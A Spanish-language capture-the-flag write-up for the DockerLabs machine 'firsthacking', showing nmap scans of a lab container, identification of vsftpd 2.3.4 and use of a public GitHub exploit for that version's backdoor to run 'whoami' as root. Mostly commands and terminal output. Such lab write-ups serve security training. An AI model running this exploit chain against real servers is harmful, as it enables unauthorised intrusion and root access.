

firsthacking (DockerLabs)

En primer lugar vemos con **nmap** los puertos abiertos.

Parece que solo el 21 (FTP), así que volvemos a ejecutarlo sobre ese puerto concreto con la opción -sV para ver la versión del servicio.

Parece ser vsftpd 2.3.4.

```
kali@kali: ~
Session Actions Edit View Help

└─(kali㉿kali)-[~]
└─$ nmap -p- --open -sS -n -nP 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-07 03:08 EST
Nmap scan report for 172.17.0.2
Host is up (0.000016s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.22 seconds


└─(kali㉿kali)-[~]
└─$ nmap -p21 -sCV 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-07 03:08 EST
Nmap scan report for 172.17.0.2
Host is up (0.000063s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds

└─(kali㉿kali)-[~]
└─$
```

Buscamos un exploit para esta conocida vulnerabilidad. Como soy un forofo de Python, intentaré encontrar un exploit en ese lenguaje, y lo encontramos en GitHub:



Github
<https://github.com/ahervias77/vsftpd-2.3.4-exploit>

Python exploit for the backdoor left in vsftpd 2.3.4 - GitHub

ahervias77 / vsftpd-2.3.4-exploit Public Notifications You must be signed in to change notification settings Fork 27 Star 35

ahervias77 / **vsftpd-2.3.4-exploit** Public[Code](#) [Issues 2](#) [Pull requests](#) [Actions](#) [Projects](#) [Security](#) [Insights](#)

master

1 Branch

0 Tags

Go to file

Code ▾

ahervias77 Added vsftpd_234_exploit.py

4cc040b · 8 years ago ⏲ 3 Commits

README.md

Update README.md

8 years ago

vsftpd_234_exploit.py

Added vsftpd_234_exploit.py

8 years ago

Vamos a clonar el código en la carpeta de nuestro proyecto:

Go to file Code ▾

Clone

HTTPS GitHub CLI

<https://github.com/ahervias77/vsftpd-2.3.4-exploit>

Clone using the web URL.

```
(kali㉿kali)-[~/DockerLabs/firsthacking]
$ git clone https://github.com/ahervias77/vsftpd-2.3.4-exploit.git
Cloning into 'vsftpd-2.3.4-exploit'...
remote: Enumerating objects: 9, done.
remote: Total 9 (delta 0), reused 0 (delta 0), pack-reused 9 (from 1)
Receiving objects: 100% (9/9), done.

(kali㉿kali)-[~/DockerLabs/firsthacking]
$
```

Por último miramos a ver cómo se usa el exploit y lo ejecutamos contra la máquina vulnerable:

vsftpd 2.3.4 Exploit (Python)

Python exploit for the backdoor left in vsftpd 2.3.4

Triggers the vsftpd 2.3.4 backdoor and prints the supplied command's output

Usage: ./vsftpd_234_exploit.py [IP address] [port] [command] Example: ./vsftpd_234_exploit.py 192.168.1.10 21 whoami

Sencillo, sólo hay que indicar la IP de la máquina víctima, el puerto (21) y un comando, en este caso usaremos 'whoami'.

Entramos en la carpeta donde se clonó y lo ejecutamos:

The screenshot shows a terminal window with a dark background and light-colored text. At the top, it says 'kali@kali: ~/DockerLabs/firsthacking/vsftpd-2.3.4-exploit'. The menu bar includes 'Session', 'Actions', 'Edit', 'View', and 'Help'. Below the menu, there are two command-line sessions:

```
(kali㉿kali)-[~/DockerLabs/firsthacking/vsftpd-2.3.4-exploit]
$ ls
README.md  vsftpd_234_exploit.py

(kali㉿kali)-[~/DockerLabs/firsthacking/vsftpd-2.3.4-exploit]
$ python3 vsftpd_234_exploit.py 172.17.0.2 21 whoami
[*] Attempting to trigger backdoor ...
[+] Triggered backdoor
[*] Attempting to connect to backdoor ...
[+] Connected to backdoor on 172.17.0.2:6200
[+] Response:
root

(kali㉿kali)-[~/DockerLabs/firsthacking/vsftpd-2.3.4-exploit]
$
```

Listo, somos root :-)